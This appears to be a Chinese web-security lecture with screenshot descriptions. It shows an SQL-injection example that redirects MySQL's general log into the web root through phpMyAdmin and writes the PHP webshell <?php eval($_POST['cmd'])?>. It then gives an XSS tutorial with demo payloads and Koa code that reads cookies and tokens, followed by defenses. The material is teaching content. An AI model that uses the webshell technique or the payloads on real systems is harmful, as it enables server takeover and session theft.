Left Sidebar: Lists the databases: `dotaxueyuan`, `information_schema`, `mysql`, and `performance_schema`.


Main Content Area:

- 常规设置 (General):** Includes options for '修改密码' (Change Password) and '服务器连接校对' (Server Connection Check) with a dropdown menu set to '整理' (Organize).
- 外观设置 (Appearance):** Includes settings for '语言 - Language' (set to '中文 - Chinese simplified'), '主题' (Theme, set to 'pmahomme'), and '字号' (Font Size, set to '82%'). A link for '更多设置' (More Settings) is also present.
- 数据库服务器 (Database Server):** Lists server details:
 - 服务器: Localhost via UNIX socket
 - 软件: MySQL
 - 软件版本: 5.5.62-0ubuntu0.14.04.1 - (Ubuntu)
 - 协议版本: 10
 - 用户: root@localhost
 - 服务器字符集: UTF-8 Unicode (utf8)
- 网站服务器 (Web Server):** Lists web server details:
 - Apache/2.4.7 (Ubuntu)
 - 数据库客户端版本: libmysql - 5.5.62
 - PHP 扩展: mysqli
- phpMyAdmin:** Lists version and support information:
 - 版本信息: phpStudy 2014
 - phpStudy 2014
 - 维基 (Wiki) (外链, 英文)
 - 官方主页 (外链, 英文)
 - 获取支持


Footer: A red banner at the bottom states: '缺少 `mcrypt` 扩展。请检查 PHP 配置。' (The `mcrypt` extension is missing. Please check the PHP configuration.)

SQL注入实例

找到变量general log file并修改该变量,系统为linux系统,后台的web根路径应该是/var/www/html;



SQL注入实例



The screenshot shows the phpMyAdmin interface for a MySQL server. The browser address bar indicates the URL is `120.25.24.45:31317/phpmyadmin/index.php?token=1d9c3d07`. The left sidebar shows the database structure with the following tables listed:

- dotaxueyuan
- information_schema
- mysql
- performance_schema

The main content area is titled "服务器变量和设置" (Server Variables and Settings). It includes a "过滤器" (Filter) section with a text input field containing "ge". Below this is a table of server variables:

变量	会话值 / 全局值	文档
general log	ON	
general log file	/var/www/html/1. php	
have geometry	YES	

The "general log" row is highlighted, and the value "ON" is enclosed in a red box. The "general log file" row shows the path "/var/www/html/1. php". The "have geometry" row shows the value "YES".

https://blog.csdn.net/qq_40270071

SQL注入实例

点击SQL，写入webshell

The screenshot shows the phpMyAdmin web interface in a browser. The address bar displays the URL: 120.25.24.45:31317/phpmyadmin/index.php?token=1d9c3d07. The interface is for the 'localhost' database. On the left sidebar, the 'SQL' tab is selected. The main query area contains the following SQL statement, which is highlighted with a red box:

```
1 select "<?php eval($_POST['cmd'])?>"
```

Below the query area, there is a '清除' (Clear) button. At the bottom, there are checkboxes for '在此再次显示此查询' (Show this query again) and '保留查询框' (Keep query box), along with an '执行' (Execute) button.

https://blog.csdn.net/qq_40270071

SQL注入实例

120.25.24.45:31317/phpmyadmin/index.php?token=1d9c3d07

火狐官方网站 新手上路 常用网址 JD 京东商城 GitHub 一起看直播_一起看直... 金融/保险-办公家具... 在线云短信网页版 - ... 移动设备上的书签

localhost

数据库 SQL 状态 用户 导出 导入 设置 同步 复制 变量 更多

显示查询框

显示行 0 - 0 (1 总计, 查询花费 0.0002 秒)

```
SELECT "<?php eval($_POST['cmd'])?>"
```

☐ 性能分析 [快速编辑] [编辑] [解析 SQL] [创建 PHP 代码] [刷新]

显示: 起始行: 0 行数: 30 每 100 行重复表头

+ 选项

```
<?php eval($_POST['cmd'])?>
<?php eval($_POST['cmd'])?>
```

显示: 起始行: 0 行数: 30 每 100 行重复表头

查询结果选项

打印预览 打印预览 (全文显示) 导出 显示图表 新建视图

https://blog.csdn.net/qq_40270071

XSS跨站脚本攻击

从 xss 反打到进小黑屋

#天网恢恢# 罗田网安大队行政处罚一起从事危害网络安全活动违法行为人

2022年10月17日，罗田局网安大队将涉嫌从事危害网络安全活动的违法行为人邓某某传唤（男30岁，罗田人）到罗田局接受调查。经查：邓某某通过在互联网搜索“XSS”找到跨站漏洞攻击平台，后通过该平台获取到相关网站恶意代码插入存在XSS漏洞的网站，成功获取61个漏洞网站的各种cookie数据并取得管理员权限。到案后，邓某某对其违法事实供认不讳。



JavaScript (JS) 脚本

JavaScript是一种属于网络的**脚本语言**,已经被广泛用于**Web应用**开发,常用来为网页添加各式各样的**动态功能**,为用户提供更流畅美观的浏览效果。通常JavaScript脚本是通过**嵌入在HTML**中来实现自身的功能的。

- 是一种**解释性脚本语言** (代码不进行预编译)。
- 主要用来向HTML (标准通用标记语言下的一个应用) 页面添加**交互行为**。

实现跨站脚本的攻击需要以下条件:

- 需要**存在跨站脚本漏洞**的web应用程序;
- 需要**向web页面注入恶意代码**;
- 这些恶意代码能够**被浏览器成功的执行**;
- 需要用户**点击连接或者是访问某一页面**。

XSS (cross site script) 跨站脚本攻击

XSS (Cross Site Script) 攻击，从本质来说就是恶意攻击者利用网站没有对用户提交数据进行转义处理或者过滤不足的缺点，进而添加一些代码，嵌入到web页面中去。使别的用户访问都会执行相应的嵌入代码。

XSS可以插在哪里？


- 用户输入作为**script标签**内容
- 用户输入作为**HTML标签**内容：<div>我的书<script>alert(在他这里!)</script></div>
- 用户输入作为**HTML标签**的属性名
- 用户输入作为**HTML标签**的属性值
- 用户输入作为**HTML标签**的名字
- 直接插入到**CSS**里
- 最重要的是，千万不要引入任何不可信的第三方JavaScript到页面里！

xss的本质问题就是让对方浏览器执行黑客插入的js

▶▶ XSS的危害

- 利用虚假输入表单**骗取用户个人信息**。
- 利用脚本**窃取用户的Cookie值**，被害者在不知情的情况下，帮助攻击者发送恶意请求。
- 显示**伪造**的文章或图片。

攻击者的js水平
决定了攻击效果！！



https://blog.csdn.net/qd_35393692

2005年，Samy蠕虫

“but most of all, Samy is my hero.”

XSS攻击类型

XSS攻击包括三种类型：

➤ **反射式XSS（非持久性XSS）：**

恶意脚本未经转义被直接输入并作为HTML输出的一部分，恶意脚本不在后台存储，直接在前端浏览器被执行。一般容易出现在**搜索**页面。

➤ **存储式XSS（持久性XSS）：**

如在个人信息或发表文章等地方，插入代码，如果没有过滤或过滤不严，**恶意脚本被后台存储**，并后期被其它用户或管理员点击展示从而实现攻击。用于**博客、评论区**等场景，容易**造成蠕虫，盗窃cookie**，危害面更广。

➤ **基于DOM（Document Object Model）的XSS：**

DOM-XSS是通过URL传入参数去控制触发的，DOM的树形结构会动态的将恶意代码嵌入页面，框架，程序或API而实现的跨站攻击。

1.4 跨站脚本攻击类型

□ 反射型XSS攻击

经过后端，不经过数据库

数据流向是：浏览器 -> 后端 -> 浏览器。

□ 存储型XSS攻击

经过后端，经过数据库

数据流向是：浏览器 -> 后端 -> 数据库/文件/缓存 -> 后端 -> 浏览器

□ DOM-based型XSS攻击


不经过后端

数据流向是：URL-->浏览器

反射型xss攻击

反射型XSS攻击流程

- 黑客给用户发送带有恶意脚本代码参数的 URL。
- 当 URL 地址被打开时，特有的恶意代码参数被 HTML 解析、执行。



反射型XSS攻击示例

//前端 1.html:

```
<html>
<head lang="en">
  <meta charset="UTF-8">
  <title>反射型XSS</title>
</head>
<body>
  <form action="action.php" method="post">
    <input type="text" name="name" />
    <input type="submit" value="提交">
  </form>
</body>
</html>
```

//后端 action.php:

```
<?php
$name=$_POST["name"];
echo $name;
?>
```




在输入框中提交数据:

<script>alert('hack')</script>



数据流向:

前端-->后端-->前端



攻击者发送给被攻击者一个**邮件信息或者链接**，当被攻击者点击并访问该链接时，此时就会向攻击者的目标服务器发起请求，此时根据请求返回相关的script代码，当浏览器解析这些script代码时，**此时代码就会在浏览器执行**，造成用户被攻击。

用户正常访问页面时的页面代码

```
<!DOCTYPE html>
<html lang="cn">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <a href="http://127.0.0.1:3001/xss">xss攻击,获取本地token</a>
  <br>
  <a href="http://127.0.0.1:3001/testcookie">xss攻击,获取cookie</a>
  <script>
    localStorage.setItem("token", "XXXXXXXXXX")
    document.cookie = "name=fordmc"
  </script>
</body>
</html>
```

攻击者在网站上留下的恶意连接

为了方便演示，我们当加载该页面时，此时就自动设置cookie和token。

数据流向：
前端-->后端-->前端

服务器代码
例如开启服务器为 **http://127.0.0.1:3001/**

```
app.js
router.get('/testcookie') callback
1  const Koa = require('koa');
2  const fs = require('fs');
3  const path = require('path');
4  const router = require('koa-router')();
5  const koaBody = require('koa-body');
6  const static = require('koa-static');
7
8  const app = new Koa();
9
10 router.get('/', (ctx, next) => {
11   // 设置头类型，如果不设置，会直接下载该页面
12   ctx.type = 'html';
13   // 读取文件
14   const pathUrl = path.join(__dirname, '/static/index.html');
15   ctx.body = fs.createReadStream(pathUrl);
16   next();
17 });
18
19 router.get('/xss', (ctx, next) => {
20   ctx.body = '<script>alert(`执行攻击脚本,并且获得token:${ localStorage.getItem("token") }`)</script>';
21 });
22
23 router.get('/testcookie', (ctx, next) => {
24   console.log(ctx.cookies.get("name"));
25   ctx.body = '<script>alert(`'+ctx.cookies.get('name')+'`)</script>';
26   next();
27 });
28
29 app.use(static(path.join(__dirname)));
30
31 app.use(router.routes());
32 app.use(router.allowedMethods());
33
34 app.listen(3001, () => {
35   console.log('server is listen in 3001');
36 });
```

xss攻击,获取本地token

xss攻击,获取cookie

127.0.0.1:3001 显示

执行攻击脚本,并且获得token:dddddd

确定

127.0.0.1:3001 显示

fordmc

确定

当我们访问一个网站时，此时如果攻击者在该网站上设置了一个恶意连接，此时当我们点击该链接时，就会向攻击者服务器发起请求，返回对应的脚本，此时当浏览器加载该脚本文件时，就会出现**token或者cookie等信息的泄漏**。


XSS反射型攻击**防范**

- Web 页面渲染的所有内容或者渲染的数据都必须**来自于服务端**。
- 尽量不要从 URL, document.referrer, document.forms 等这种 DOM API 中获取数据直接渲染。
- 尽量不要使用 eval, new Function(), document.write(), document.writeln(), window.setInterval(), window.setTimeout(), innerHTML, document.createElement() 等可执行字符串的方法。
- 如果做不到以上几点, 也必须对涉及 DOM 渲染的方法传入的字符串参数**做 escape 转义**。
- 前端渲染的时候对任何的字段都需要**做 escape 转义编码, 消除特殊字符**。

存储型xss攻击

存储型XSS攻击流程

- 一般存在于 Form 表单提交等交互功能，如**文章留言，提交评论**信息/文件等。
- 黑客利用的 XSS 漏洞，将内容经正常功能提交进入**数据库、文件目录持久保存**，当前端页面获得后端从数据库中读出的注入代码时，恰好将其渲染执行。




存储式XSS攻击示例

```
//前端：2.html
<html>
<head lang="en">
  <meta charset="UTF-8">
  <title>存储型XSS</title>
</head>
<body>
  <form action="action2.php" method="post">
    输入你的ID: <input type="text" name="id" /> <br/>
    输入你的Name: <input type="text" name="name" /> <br/>
    <input type="submit" value="提交">
  </form>
</body>
</html>
//后端：action2.php
